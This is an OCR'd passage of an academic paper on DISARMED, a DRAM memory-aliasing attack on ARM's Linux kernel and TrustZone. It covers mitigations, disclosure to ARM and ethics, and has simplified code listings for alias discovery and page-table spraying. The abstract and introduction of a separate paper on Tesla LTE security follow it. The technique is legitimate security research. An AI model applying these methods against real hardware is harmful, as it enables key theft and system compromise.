


Figure 6: Contents of DRAM with `hugepages` and spraying; aliases now exist between sprayed page tables and the hugepage allocation.

sized HugeTLB pages, THPs, or non-reserved 1GB HugeTLB `hugepages` do not yield the needed allocation behaviour from the kernel. In particular, reserving an equivalent amount of 2MB HugeTLB `hugepages` results in a reserved region at the lower end of memory. With 1GB `hugepages`, page tables typically appear at the start of the huge page allocation. Tests indicate that a L3 page table is the first page of the hugepage allocation after spraying on our test platforms.

Physical KASLR We observe that the Ampere Altra DP is configured to use KASLR by default, including support for physical KASLR. In many configurations, even if KASLR is enabled, the kernel will only randomize its location in the virtual address space. We find that virtual KASLR had no impact on our attack's success. However on arm64 platforms, when a KASLR-capable Linux kernel is booted from a UEFI implementation that supports `EFI_RNG_PROTOCOL` via the EFI stub boot-loader, it will additionally randomize its location in physical memory [49]. While our attack is eventually successful with physical KASLR, this presents two challenges:

1. *Time*: With the kernel location in physical memory now unknown, far more memory must be searched for our victim. Ideally an attacker would be able to locate the kernel by, for example, examining `TTBR1_EL1`, but this is not possible from userspace. Instead the attacker must scan for their victim in memory.

2. *System Stability*: As described, the kernel typically resides low in memory. With physical KASLR enabled, it can reside anywhere in memory. If this is the upper half, it is likely page table spraying will overwrite it too early, causing a crash. As such the success of the attack is dependent on the random location in memory. This means that an attack can require multiple reboots of the target system.

System Stability At runtime, we observe that our aliased test platforms remain stable under low memory pressure. As memory pressure increases, the kernel eventually begins to hand out aliases of in-use pages; this causes a number of stability issues, such as kernel panics and deadlocks. The kernel's preference to hand out lower addressed pages and reuse of reclaimed pages allows an aliased system to remain operational for a long time as long as memory pressure remains low. We also occasionally observed various data corruption issues that persisted across boots e.g., silent database corruption and corrupted `inodes`. These are recoverable via specific targeted action (e.g., `fsck`), which is done with normal unaliased DIMMs to prevent further long-term issues.

On platforms with physical KASLR disabled—including the Ampere Altra DP with KASLR disabled—both the kernel and TrustZone attacks are able to reliably modify memory without system crashes. On one platform, the Ampere Altra DP, we experience persistent issues with firmware and possible NVRAM corruption.

6 Mitigations

We propose two mitigations for DISARMED. One seeks to detect aliasing at boot, and the other aims to thwart *alias-tolerant* memory massaging techniques.

6.1 Aliasing Detection

Our first proposed mitigation strategy is a detection mechanism implemented in the device firmware. This strategy detects aliasing by first writing a known magic value to a page-aligned memory address, and then scanning all page-aligned memory for this value (See Listing 4). If it is read at any address that is not the one it was written to, this indicates that there is some memory-aliasing at play, and the firmware panics. It is essential to choose a value that otherwise is not present in memory at boot to prevent false-positives from rendering the system inoperable.

To evaluate the performance impact of our mitigation, we implement it in TF-A on the NXP LS1046ARDB platform in the BL2 firmware stage. With this we are able to scan all of the relevant page-aligned addresses in about $\sim$1 second with 32GB of memory installed, representing a minimal impact on boot time. This represents a reliable way to detect dangerous aliasing schemes that are present at boot-time, such as SPD modification. This mitigation can detect any aliasing scheme that is less fine-grained than the page level; while this mitigation is appropriate for our test platforms, it may be the case that page-unaligned aliasing is possible on some other platforms. In these cases, this mitigation may need platform-specific adaptations.

This mitigation is also suitable to be implemented elsewhere in the trusted boot chain, such as the boot-loader or kernel, with the only requirement being that it needs to run before untrusted code has executed. Our example implementation of this mitigation, used here for performance evaluation, is available as an artifact in Appendix B. It may be possible to bypass this mitigation with a BatteringRAM-style interposer [16], where the aliasing can be dynamically toggled, preventing boot-time detection.

6.2 Deterministic Page Allocation

Our *alias-tolerant* memory massaging strategy relies on some determinism from the kernel page allocator. As such, introducing non-determinism into the page allocator can act to hinder an attacker's ability to make use of aliasing. One mechanism for this in Linux, disabled by default, is `CONFIG_SHUFFLE_PAGE_ALLOCATOR`. This impacts potential massaging techniques in two ways:

1. *Reduced stability*: Much like physical KASLR reduces an attacker's ability to reason about physical memory layout (and therefore avoid clobbering kernel data), `SHUFFLE_PAGE_ALLOCATOR` also prevents an attacker from reliably avoiding damaging kernel data.

2. *Spraying non-determinism*: The attacker is no longer able to predict how much spraying is suitable for the current memory configuration and pressure.

We find that `SHUFFLE_PAGE_ALLOCATOR` mitigates our described memory massaging strategy. Targeting memory massaging techniques is less robust as new strategies can be found, but is suitable for a defence-in-depth approach.

7 Discussion

7.1 Implications For Further Attacks

We previously define alias-tolerant memory massaging as a required primitive for DISARMED in Section 3.2. We believe it is feasible to adapt other existing memory massaging techniques to be alias-tolerant. As an example, we document a potential alternative attack strategy below.

Page Re-use Attacks We explored an attack strategy based around page reuse, which would avoid needing to perform the *jump* we describe with `hugepages`. Through allocating a large amount of memory and slowly populating it, it is possible to observe some physical memory aliasing in process address space. While the Linux page allocator typically prefers to allocate memory linearly, it was sometimes possible to be allocated a very small number of physically aliased pages before some critical failure due to damaging kernel data. We believe that this could be combined with a Frame Feng Shui style attack [28] to have a physical page reused while the attacker controls its alias. However, we found that the system was in a very fragile state when these aliases were discovered; typically much more allocation would overwrite some critical data leading to a crash or hang. Additionally, it would no longer be possible to target page tables due to their differing Migratetype compared to the mapped memory [12]. Current Migratetype escalation strategies require exhausting most of available physical memory, which is not possible under memory aliasing conditions without clobbering critical data.

While this was ultimately not pursued due to issues with system stability, it may present an alternative exploitation strategy if some more reliable strategy was found; this would free our current implementation of DISARMED of the need for hugepage allocation.

x86 Userspace Aliasing We believe that the strategies that we describe as part of DISARMED do not have to be architecture dependent. Page tables are a frequent target for manipulation, as doing so can grant an attacker control over physical memory mappings. As such, attacks that make use of page table manipulation are well documented across multiple architectures [25, 51, 57], and we have no reason to believe that our proposed *alias-tolerant* memory massaging strategy is ARM-specific. It *is* dependent on the memory layout of the target, although there are no issues with the differences in the layouts across our test platforms.

Prior work [15] has demonstrated that the ability to read and write physical memory in combination with aliasing is sufficient to break AMD SEV-SNP. In combination with the strategies we present here to obtain such a physical memory read-write mechanism, it may be feasible that DISARMED can be applied for userspace aliasing attacks on other architectures and TEEs, such as AMD SEV-SNP.

7.2 Analysis of ARM Security Measures

Here we perform a brief analysis of other relevant privilege separation mechanism for the ARM architecture, and how they may be affected by memory aliasing attacks.

ARM Confidential Compute Architecture (CCA) is a natural extension of the TrustZone architecture to permit non-secure code to manage *Realms* [8]. However, unlike TrustZone, untrusted external memory (*i.e.*, DRAM) is considered in the CCA threat model, including physical attacks against DRAM [5]. In accordance with this, memory encryption is used [5, 8], and some critical components are either stored in on-chip memory [5] or in external memory with some integrity checks [5]. This is an improvement over TrustZone, although prior analysis indicates that the recommended cryptographic schemes do not provide integrity or freshness guarantees, which may enable some memory aliasing attacks [15].

CHERI is an extension of existing RISC Instruction-Set Architectures (ISAs) with *architectural capabilities* [53]. Such protection can be used to implement spatial memory safety [54], compartmentalisation primitives [55], and temporal memory safety [56]. The CHERI protection model leans heavily on trusted DRAM; the CHERI adversary model explicitly excluding hardware attackers. CHERI stores capability validity bits out of band, either in some of the ECC bits or in an unaddressable region of DRAM. In this second case, memory aliasing could allow access to the entire validity bit store, which would allow capabilities to be forged. Additionally, it is likely possible to forge a capability simply by modifying an existing capability via its alias. Such capability forgery, if made possible by memory aliasing, would defeat the CHERI security mechanism.

7.3 Targeting Other Platform Types

Knowing that memory aliasing attacks are feasible on ARM architectures opens the gates for attacks targeting other types of platforms, such as laptops and phones. Our test platforms are intended for use as servers or workstations, where memory modules are installed via DIMM slots. Smaller form factors often do not use DIMMs due to design constraints. Additionally, mechanisms governing memory configuration vary between platform types. These systems will determine memory configuration through other means, such as:

1. *Resistor straps*: Some platforms use *straps* to determine memory capacity. Resistors (*i.e.*, straps) pull pins high or low to configure certain SoC options.
2. *Stored in BIOS*: Instead of being stored on an dedicated chip, SPD data can be stored in the BIOS image.
3. *Read directly from DRAM registers*: A SoC may read density directly from the (typically read-only) mode registers of a DRAM chip.

We distinguish two broad approaches to inducing BadRAM-style static aliasing, and the typical DRAM formats for different form factors.

Hardware modification As current methods of inducing aliasing require physical access, we consider portable computing platforms a natural target for memory aliasing exploits. A typical memory module package used on some laptops are SO-DIMMs, which are smaller than regular DIMMs and as such well-suited for laptop form factors. SO-DIMMs also use EEPROMs storing SPD data to store configuration details, and thus are open to potential modification. Some laptop models do not use DIMM slots, instead using DRAM chips soldered directly to the motherboard. While it may be possible to cause aliasing by replacing these chips with lower capacity memory chips, this increases exploit complexity and difficulty considerably compared to SPD modification.

Targeting memory configuration instead of replacing memory modules may provide an easier attack vector. Laptops using soldered-on memory typically will use straps, especially models with multiple variants available with distinct memory configurations. With knowledge of how straps correspond to memory capacity, an attacker may be able to remove and place resistors to adjust the reported memory capacity. Whether straps are used for memory configuration, and what layouts correspond to which capacities are however not standardised and will be chip-set specific. On platforms where the capacity is determined by reading the DRAM mode registers, any attempts to modify these values would be a significant undertaking requiring specialized engineering skills.

Firmware modification Many laptops and some tablets store SPD data in the BIOS. Depending to what extent BIOS firmware (and the SPD data) is protected from tampering, modifying the firmware itself is a potential target. To support multiple vendors and memory capacities, a typical setup is such that the SPD data contains a lookup table for supported DRAM models, and an entry containing the model name for the installed memory. Without a secure boot flow protecting the SPD data, attackers may be able to change these values as a potential means of inducing aliasing.

8 Conclusion

We presented DISARMED, a new attack that extends memory aliasing attacks into userspace. With one time physical access required to induce aliasing, an attacker is able to construct a physical memory read/write primitive from unprivileged userspace, allowing the full compromise of both the running Linux kernel and ARM TrustZone. We showed and implemented the first *alias-tolerant* memory massaging strategy to achieve this, and demonstrated its efficacy across multiple ARMv8 platforms.

Additionally, we implemented and demonstrated a mitigation for DISARMED, which detects these aliases at boot time with minor performance impact. Finally, we discussed the broader applicability of DISARMED, suggesting other potential *alias-tolerant* memory massaging strategies and the applicability of aliasing attacks against other ARM security mechanisms.

9 Acknowledgments

This research was partially funded by the Engineering and Physical Sciences Research Council (EPSRC) under grants EP/V000454/1, EP/X03738X/1, and EP/X03738X/2. The results feed into DSbDtech. This work was further supported by Innovate UK and the Department for Science, Innovation and Technology for the adoption and diffusion of CHERI technology under project 10167245 (“CHERI-Zephyr++: A memory-safe, lightweight real-time operating system for critical RISC-V embedded systems”).

A Ethical Considerations

Responsible Disclosure

We disclosed our initial results and the underlying vulnerability to ARM in February 2025. ARM acknowledged our findings but noted that physical attacks are outside the scope of their threat model. They further remarked that:

> "TF-A images are run from either ROM or on-chip trusted SRAM. This means TF-A is not vulnerable to an attacker that can probe or tamper with off-chip memory."

While we confirm that TF-A indeed is able to run from memory-mapped SRAM, in practice it is unusual to run only from SRAM due to space constraints. Indeed, in this paper, we show that a subsequently booted TrustZone OS such as OP-TEE typically uses DRAM and is hence vulnerable to attacks based on memory aliasing despite supporting operation from SRAM [50].

Following this, ARM opened their Trusted Firmware bug bounty program. We resubmitted our work under this program following direct encouragement from ARM; in reply, ARM remarked:

> "At this time, Arm CPUs aren't in scope for either of our bug bounty programs [...] This attack also does not negate the security guarantees provided in Arm CCA or other Arm IP."

Ethical Analysis

There were no experimental participants involved in this work. Additionally, all experiments were carried out on dedicated systems in a lab environment; as such, there was no interference with any live systems. In the context of direct impact, we feel that we have minimised risk and harm by having no experimental participants and additionally minimised harm to wider society by isolating work in a lab environment.

Our work represents a weakening of the security of TrustZone, which is widely deployed and depended upon. Because TrustZone is used to store confidential information, the presentation of an attack risks doing harm to people that rely on TrustZone-based TEEs.

During the process of pursuing this work, we disclosed it to ARM as described previously. We feel that the publication of our work does not immediately expose a large number of systems to this new attack vector. Attacks require physical access, preventing an immediate large-scale attack based on our work. Instead a level of premeditation is required to make use of DISARMED. We also propose a suitable mitigation that can be implemented to mitigate DISARMED that we feel is practical and effective.

We have no reason to believe that this work and our pursuit of it has legal ramifications. We have complied with relevant laws in our jurisdiction, performing this research in a lab environment with no experimental participants. All used documentation is publicly available under appropriate licensing from the equipment manufacturers. However, we acknowledge that TEEs can be employed in the implementation of Digital Rights Management (DRM). As such, any attack against TEEs risks being used by a bad actor to violate intellectual property law by, for example, retrieving encryption keys used in the decoding of DRM protected media in the future.

After considering the ethical implications of this research as described, we felt it appropriate to continue with this work. We concluded that the pursuit of this work represented minimal risks and harms to wider society, ARM, and other stakeholders. Where there was risk, it was appropriately mitigated.

Additionally, we feel that we have performed reasonable diligence before submitting this work for publication. The disclosure of this work to ARM as described, combined with the provided mitigation and non-immediacy of exploitation, are the reasons that we feel it is also appropriate for this work to be made public despite the described risk to users of TrustZone. As memory aliasing attacks are quite young, our hope is that DISARMED can influence future memory protection design for the better while representing a managed risk to existing trusted computation.

B Open Science

Artifact Summary

All of our artifacts are available here: https://github.com/bhamsec/disarmed. We include these artifacts:

- *Attack Implementation*: The implementation of DISARMED that we used to evaluate its efficacy and performance across our test platforms.
- *QEMU Patch*: A patch to QEMU 9.2.3 that allows for the emulation of the memory aliasing behaviour that we observed.
- *UEFI Scanner*: The implementation of the scanning code that we wrote to discover the behaviour of memory aliasing on ARM platforms.
- *Prototype Mitigation*: A patch to ARM TF-A 2.10.0 that we used to evaluate the performance impact of our proposed mitigation.
- *GDB Tooling*: A GDB script developed to assist in the debugging of page table attacks.
- *OP-TEE TA*: A trusted applet used for testing.

- *PKCS#11 Key Extractor*: Code that extracts RSA-4096 private keys from memory dumps made by DisARMed. This allows for the extraction of keys from the OP-TEE PKCS#11 trusted applet.

Other Relevant Code

Some of the code used in our evaluation of DISARMED was not original: specifically, we used the SPD modification code implemented in BadRAM [15]. It can be found here: https://github.com/badramattack/badram/tree/main/scripts/pi-pico/ee1004.

Emulating Aliasing Behaviour

One of our artifacts is a patch to QEMU. Here, we discuss using an emulated environment with similar aliasing behaviour for developing these userspace aliasing attacks. We modify QEMU to replicate the observed aliasing behaviour, enabling easier debugging of these attacks.

This is achieved by creating this memory aliasing in host virtual address space using `MAP_SHARED`. Then, this region is used to back guest physical memory. By inducing aliasing in host virtual address space, aliasing in guest DRAM space is emulated by the host Memory Management Unit (MMU). This allows for performant aliasing emulation as the heavy lifting is done by the host MMU.

We found that this is sufficiently accurate for attack development; we are able to transfer code that targeted this emulated aliasing to bare metal with only platform-specific changes (*i.e.*, memory mapping). We hope that this can be used to make exploring these aliasing-from-userspace attacks more straightforward and accessible.

C Alias Discovery Algorithm

```
void find_aliases(uint64 start, uint64 end) {
  configure_cache();/* disable caching */
  memset(start, 0, end - start); /* clear region. future non-zero reads indicate aliasing */
  for (uint64 addr = start; addr < end; addr += sizeof(uint64)) {
    if (read_u64(addr) != 0)/* aliasing has caused this data to be overwritten */
        printf("found alias! 0x%zx, 0x%zx\n", addr, read_u64(addr));
    *addr = addr; /* write address. if this is found later, aliasing has occurred */
  }
}
```

Listing 1: Simplified alias discovery algorithm. A single sweep of memory is done between addresses `start` and `end` to search for aliases.

D Huge Page Allocation Algorithm

```
  map = mmap(NULL, HUGEMAP_SIZE, PROT_READ | PROT_WRITE | PROT_EXEC,
             MAP_PRIVATE | MAP_ANONYMOUS | MAP_HUGETLB | MAP_HUGE_1GB ,-1, 0);
  for (uint64_t* p = (uint64_t*)map; (void*)p < (void*)(map + HUGEMAP_SIZE); p++) {
    *p = (uint64_t)p;
  }
```

Listing 2: Simplified hugepage preparation. Addresses of each mapping are written into their respective locations.

E Modified Pages Algorithm

```
  for (size_t i = 0; i < SHM_COUNT; i++) {
    for (uint64_t* p = maps[i]; (void*)p < (void*)((char*)maps[i] + FILE_SIZE); p += (page_size / sizeof(
    uint64_t))) {
      if (*p != magic) {
        printf("found modified page!\n");
        window = p;
        goto next;
      }
    }
  }
```

Listing 3: Searching for modified pages after page table modification. The lack of the previously written guard value indicates a page has been remapped.

F Mitigation Algorithm

```
int scan_region(void* start, void* end, uint64_t magic) {
  for (uint64_t* test = start; test < end; test += (PAGE_SIZE / sizeof(uint64_t))) {
    if (*test == magic && test != DRAM0_START) {
      return 1;
    }
  }
  return 0;
}

int alias_check(uint64_t magic) {
  *DRAM0_START = magic;
  return scan_region(DRAM0_START, DRAM0_END, magic) || scan_region(DRAM1_START, DRAM1_END, magic);
  return 0;
}
```

Listing 4: Simplified mitigation algorithm. A known magic value is searched for in memory.

References

[1] Tiago Alves and Don Felton. Trustzone: Integrated hardware and software security. *Information Quarterly*, 3:18–24, 2004.

[2] Amazon. Amazon Web Services: Graviton Processors. https://aws.amazon.com/ec2/graviton/.

[3] ARM. CoreLink TrustZone address space controller TZC-380 technical reference manual, revision: r0p1. https://documentation-service.arm.com/static/5e8e28cffd977155116a6798, 2010.

[4] ARM. Learn the architecture - AArch64 memory management examples, June 2019.

[5] ARM. Arm CCA security model 1.0, 2021.

[6] ARM. Arm architecture reference manual for A-profile architecture, 2022.

[7] ARM. Arm Morello system development platform technical reference manual. https://developer.arm.com/documentation/102278/latest, 2022.

[8] ARM. Learn the architecture - introducing Arm confidential compute architecture, 2023.

[9] Gal Beniamini. Full TrustZone exploit for MSM8974. https://bits-please.blogspot.com/2015/08/full-trustzone-exploit-for-msm8974.html, August 2015.

[10] Gal Beniamini. QSEE privilege escalation vulnerability and exploit. https://bits-please.blogspot.com/2016/05/qsee-privilege-escalation-vulnerability.html, June 2016.

[11] Gal Beniamini. Project Zero: Trust Issues: Exploiting TrustZone TEEs, July 2017.

[12] Matej Bölcske, Patrick Jattke, Johannes Wikner, and Kaveh Razavi. Rubicon: Precise microarchitectural attacks with page-granular massaging. In *10th IEEE European Symposium on Security and Privacy (S&P)*, June 2025.

[13] David Buchanan. Can you get root with only a cigarette lighter? https://www.da.vidbuchanan.co.uk/blog/dram-emfi.html, 2024.

[14] Liang Cai. Guard Your Data with the Qualcommm Snapdragon Mobile Platform: Hardware-backed Mobile Secure Storage. Technical report, Qualcomm Technologies, Inc., April 2019.

[15] Jesse De Meulemeester, Luca Wilke, David Oswald, Thomas Eisenbarth, Ingrid Verbauwhede, and Jo Van Bulck. BadRAM: Practical memory aliasing attacks on trusted execution environments. In *46th IEEE Symposium on Security and Privacy (S&P)*, May 2025.

[16] Jesse De Meulemeester, David Oswald, Ingrid Verbauwhede, and Jo Van Bulck. Battering RAM: Low-cost interposer attacks on confidential computing via dynamic memory aliasing. In *47th IEEE Symposium on Security and Privacy (S&P)*, May 2026.

[17] UEFI Forum. UEFI specification 2.10. https://uefi.org/specs/UEFI/2.10/, 2022.

[18] GlobalPlatform. GPD_SPE_021, GlobalPlatform device committee TEE protection profile version 1.0, 2013.

[19] Mathieu Gross, Nisha Jacob, Andreas Zankl, and Georg Sigl. Breaking TrustZone memory isolation and secure boot through malicious hardware on a modern FPGA-SoC. *Journal of Cryptographic Engineering*, 12(2):181–196, June 2022.

[20] Daniel Gruss, Clémentine Maurice, and Stefan Mangard. Rowhammer.js: A Remote Software-Induced Fault Attack in JavaScript. In Juan Caballero, Urko Zurutuza, and Ricardo J. Rodríguez, editors, *Detection of Intrusions and Malware, and Vulnerability Assessment*, Lecture Notes in Computer Science, pages 300–321. Springer International Publishing.

[21] Joffrey Guilbon. Attacking the ARM's TrustZone. https://blog.quarkslab.com/attacking-the-arms-trustzone.html, July 2018.

[22] J. Alex Halderman, Seth D. Schoen, Nadia Heninger, William Clarkson, William Paul, Joseph A. Calandrino, Ariel J. Feldman, Jacob Appelbaum, and Edward W. Felten. Lest we remember: cold-boot attacks on encryption keys. *Commun. ACM*, 52(5):91–98, May 2009.

[23] Yeongjin Jang, Jaehyuk Lee, Sangho Lee, and Taesoo Kim. Sgx-bomb: Locking down the processor via rowhammer attack. In *Proceedings of the 2nd Workshop on System Software for Trusted Execution*, SysTEX'17, New York, NY, USA, 2017. Association for Computing Machinery.

[24] JEDEC. SPD annex L: Serial Presence Detect (SPD) for DDR4 SDRAM modules, release 3, 2015.

[25] Jonas Juffinger, Sudheendra Raghav Neela, Martin Heckel, Lukas Schwarz, Florian Adamsky, and Daniel Gruss. *Presshammer: Rowhammer and Rowpress Without Physical Address Information*, page 460–479. Springer Nature Switzerland, 2024.

[26] Vasileios P. Kemerlis, Michalis Polychronakis, and Angelos D. Keromytis. ret2dir: rethinking kernel isolation. In *Proceedings of the 23rd USENIX Conference on Security Symposium*, SEC'14, page 957–972. USENIX Association, 2014.

[27] Yoongu Kim, Ross Daly, Jeremie Kim, Chris Fallin, Ji Hye Lee, Donghyuk Lee, Chris Wilkerson, Konrad Lai, and Onur Mutlu. Flipping bits in memory without accessing them: An experimental study of DRAM disturbance errors. 42(3):361–372.

[28] Andrew Kwong, Daniel Genkin, Daniel Gruss, and Yuval Yarom. RAMBleed: Reading bits in memory without accessing them. In *2020 IEEE Symposium on Security and Privacy (SP)*, page 695–711. IEEE, May 2020.

[29] Arm Limited. Trusted Firmware-A documentation. https://trustedfirmware-a.readthedocs.io/en/latest/index.html, 2025.

[30] Zhenpeng Lin, Yuhang Wu, and Xinyu Xing. DirtyCred: Escalating privilege in linux kernel. In *Proceedings of the 2022 ACM SIGSAC Conference on Computer and Communications Security*, pages 1963–1976, 2022.

[31] Antonis Louka, Jesse De Meulemeester, Steven Keuchel, Ingrid Verbauwhede, and Jo Van Bulck. Physical memory please: Practical memory-aliasing attacks on risc-v pmp. *Proceedings of the Microarchitecture Security Conference*, February 2026. ISSN 3052-2749. doi: 10.46586/uasc.2026.008. URL http://dx.doi.org/10.46586/uasc.2026.008.

[32] Microsoft. Google Cloud: Arm VMs on Compute. https://docs.cloud.google.com/compute/docs/instances/arm-on-compute, .

[33] Microsoft. Microsoft Azure pricing: Virtual Machine series. https://azure.microsoft.com/en-gb/pricing/details/virtual-machines/series/, .

[34] Microsoft. Microsoft Azure: B family general purpose VM size series. https://learn.microsoft.com/en-us/azure/virtual-machines/sizes/general-purpose/b-family, .

[35] Kit Murdock, David Oswald, Flavio D. Garcia, Jo Van Bulck, Daniel Gruss, and Frank Piessens. Plundervolt: Software-based fault injection attacks against intel sgx. In *Proceedings of the 41st IEEE Symposium on Security and Privacy (S&P'20)*, 2020.

[36] OASIS Open. PKCS #11 cryptographic token interface base specification version 2.40. https://optee.readthedocs.io/en/latest/index.html, 2015.

[37] Oracle. Oracle Cloud Infrastructure: Arm-Based Compute. https://www.oracle.com/cloud/compute/arm://www.oracle.com/cloud/compute/arm/.

[38] Sam Page. Kernel exploitation techniques: modprobe_path. https://sam4k.com/like-techniques-modprobe_path/, 2022.

[39] Pengfei Qiu, Dongsheng Wang, Yongqiang Lyu, and Gang Qu. Voltjockey: Breaching trustzone by software-controlled voltage manipulation over multi-core frequencies. In *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*, CCS '19, page 195–209. ACM, November 2019.

[40] Kaveh Razavi, Ben Gras, Erik Bosman, Bart Preneel, Cristiano Giuffrida, and Herbert Bos. Flip Feng Shui: Hammering a Needle in the Software Stack. In *USENIX Security*, August 2016.

[41] Mark Seaborn and Thomas Dullien. Project Zero: Exploiting the DRAM rowhammer bug to gain kernel privileges. URL https://googleprojectzero.blogspot.com/2015/03/exploiting-dram-rowhammer-bug-to-gain.html.

[42] Adrian Tang, Simha Sethumadhavan, and Salvatore Stolfo. CLKSCREW: Exposing the perils of Security-Oblivious energy management. In *26th USENIX Security Symposium (USENIX Security 17)*, pages 1057–1074, Vancouver, BC, August 2017. USENIX Association.

[43] Andrei Tatar, Radhesh Krishnan Konoth, Elias Athanasopoulos, Cristiano Giuffrida, Herbert Bos, and Kaveh Razavi. Throwhammer: Rowhammer attacks over the network and defenses. In *2018 USENIX Annual Technical Conference (USENIX ATC 18)*, pages 213–226, Boston, MA, July 2018.

[44] The Kernel Development Community. pagemap, from the userspace perspective. https://www.kernel.org/doc/Documentation/vm/pagemap.txt, 2025.

[45] The Kernel Development Community. Transparent Hugepage Support. https://docs.kernel.org/admin-guide/mm/transhuge.html, 2025. [Version 6.16.0].

[46] The Kernel Development Community. HugeTLB Pages. https://docs.kernel.org/admin-guide/mm/hugetlbpage.html#hugetlb-pages, 2025. [Version 6.16.0].

[47] The Kernel Development Community. Physical Memory. https://docs.kernel.org/mm/physical_memory.html, 2025. [Version 6.16.0].

[48] Youssef Tobah, Andrew Kwong, Ingab Kang, Daniel Genkin, and Kang G. Shin. SpecHammer: Combining Spectre and Rowhammer for New Speculative Attacks. In *2022 IEEE Symposium on Security and Privacy (SP)*, pages 681–698.

[49] Linus Torvalds. Linux, `arch/arm64/Kconfig`. https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git, 2025. [Version 6.15.3].

[50] TrustedFirmware.org. OP-TEE documentation. https://docs.oasis-open.org/pkcs11/pkcs11-base/v2.40/os/pkcs11-base-v2.40-os.html, 2023.

[51] Victor van der Veen, Yanick Fratantonio, Martina Lindorfer, Daniel Gruss, Clementine Maurice, Giovanni Vigna, Herbert Bos, Kaveh Razavi, and Cristiano Giuffrida. Drammer: Deterministic rowhammer attacks on mobile platforms. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, CCS'16. ACM, October 2016.

[52] Victor van der Veen, Martina Lindorfer, Yanick Fratantonio, Harikrishnan Padmanabha Pillai, Giovanni Vigna, Christopher Kruegel, Herbert Bos, and Kaveh Razavi. GuardION: Practical Mitigation of DMA-Based Rowhammer Attacks on ARM. In Cristiano Giuffrida, Sébastien Bardin, and Gregory Blanc, editors, *Detection of Intrusions and Malware, and Vulnerability Assessment*, Lecture Notes in Computer Science, pages 92–113. Springer International Publishing, 2018.

[53] Robert N. M. Watson, Simon W. Moore, Peter Sewell, and Peter G. Neumann. An Introduction to CHERI. Technical Report UCAM-CL-TR-941, University of Cambridge, Computer Laboratory, September 2019.

[54] Robert N. M. Watson, Alexander Richardson, Brooks Davis, John Baldwin, David Chisnall, Jessica Clarke, Nathaniel Filardo, Simon W. Moore, Edward Napierala, Peter Sewell, and Peter G. Neumann. CHERI C/C++ Programming Guide. Technical Report UCAM-CL-TR-947, University of Cambridge, Computer Laboratory, June 2020.

[55] Robert N.M. Watson, Robert M. Norton, Jonathan Woodruff, Simon W. Moore, Peter G. Neumann, Jonathan Anderson, David Chisnall, Brooks Davis, Ben Laurie, Michael Roe, Nirav H. Dave, Khilan Gudka, Alexandre Joannou, A. Theodore Markettos, Ed Maste, Steven J. Murdoch, Colin Rothwell, Stacey D. Son, and Munraj Vadera. Fast protection-domain crossing in the CHERI capability-system architecture. *IEEE Micro*, 36(5):38–49, Sep 2016.

[56] Nathaniel Wesley Filardo, Brett F. Gutstein, Jonathan Woodruff, Sam Ainsworth, Lucian Paul-Trifu, Brooks Davis, Hongyan Xia, Edward Tomasz Napierala, Alexander Richardson, John Baldwin, David Chisnall, Jessica Clarke, Khilan Gudka, Alexandre Joannou, A. Theodore Markettos, Alfredo Mazzinghi, Robert M. Norton, Michael Roe, Peter Sewell, Stacey Son, Timothy M. Jones, Simon W. Moore, Peter G. Neumann, and Robert N. M. Watson. Cornucopia: Temporal safety for CHERI heaps. *2020 IEEE Symposium on Security and Privacy (SP)*, May 2020.

[57] Nicolas Wu. Dirty Pagetable: A novel exploitation technique to rule linux kernel. https://yanglingxi1993.github.io/dirty_pagetable/dirty_pagetable.html, 2023.

[58] Zhi Zhang, Yueqiang Cheng, Dongxi Liu, Surya Nepal, Zhi Wang, and Yuval Yarom. PThammer: Cross-User-Kernel-Boundary Rowhammer through Implicit Accesses. In *2020 53rd Annual IEEE/ACM International Symposium on Microarchitecture (MICRO)*, pages 28–41.

ARTIFACT EVALUATED
USENIX
AVAILABLE

Security Analysis of LTE Connectivity in Connected Cars: A Case Study of Tesla

Evangelos Bitsikas Jason Veara Aanjhan Ranganathan

Northeastern University, Boston, USA

Abstract

Modern connected vehicles rely on persistent LTE connectivity to enable remote diagnostics, over-the-air (OTA) updates, and safety-relevant services. While mobile network vulnerabilities are well documented in the smartphone ecosystem, their impact in safety-relevant automotive settings remains insufficiently examined. We conduct a black-box case study of LTE security in Tesla's Model 3 and Cybertruck, revealing systemic protocol weaknesses and architectural misconfigurations in connected vehicles. We find that Tesla's telematics stack is susceptible to IMSI catching, rogue base station hijacking, and insecure fallback mechanisms that may silently degrade service availability. Furthermore, legacy control-plane configurations allow for silent SMS injection and broadcast message spoofing without driver awareness. While the vulnerabilities are grounded in Tesla, this case study suggests broader implications for connected-vehicle telematics and for regulatory frameworks such as ISO/SAE 21434 and UN R155/R156, which assume secure, traceable, and resilient telematics in modern vehicles.

1 Introduction

The adoption of connected vehicles is accelerating rapidly, driven by the growth of intelligent transportation systems. These vehicles offer enhanced safety, convenience, and efficiency by maintaining continuous communication with cloud-based services [23]. Models such as Tesla's Model 3 rely heavily on cellular networks to support remote diagnostics, over-the-air updates, infotainment, and safety-relevant functions like automatic crash notification (eCall) [69][Sections 00, 21, "Connectivity" and "In case of Emergency"]. As cellular integration deepens, the security and reliability of these communication channels become essential to ensure safe and uninterrupted vehicle operation.

Despite the adoption of mutual authentication, encryption, and integrity protection in LTE as specified by the 3rd Generation Partnership Project (3GPP), attacks such as IMSI catching, rogue base station exploitation, and signaling manipulation remain practical. These vulnerabilities have been demonstrated in numerous technical studies [45, 63, 84] and are periodically highlighted by real-world incidents reported in the media [71, 72, 81]. Such attacks often bypass or exploit weaknesses in network implementation, policy enforcement, or device configuration, raising concerns for platforms that depend on persistent cellular access.

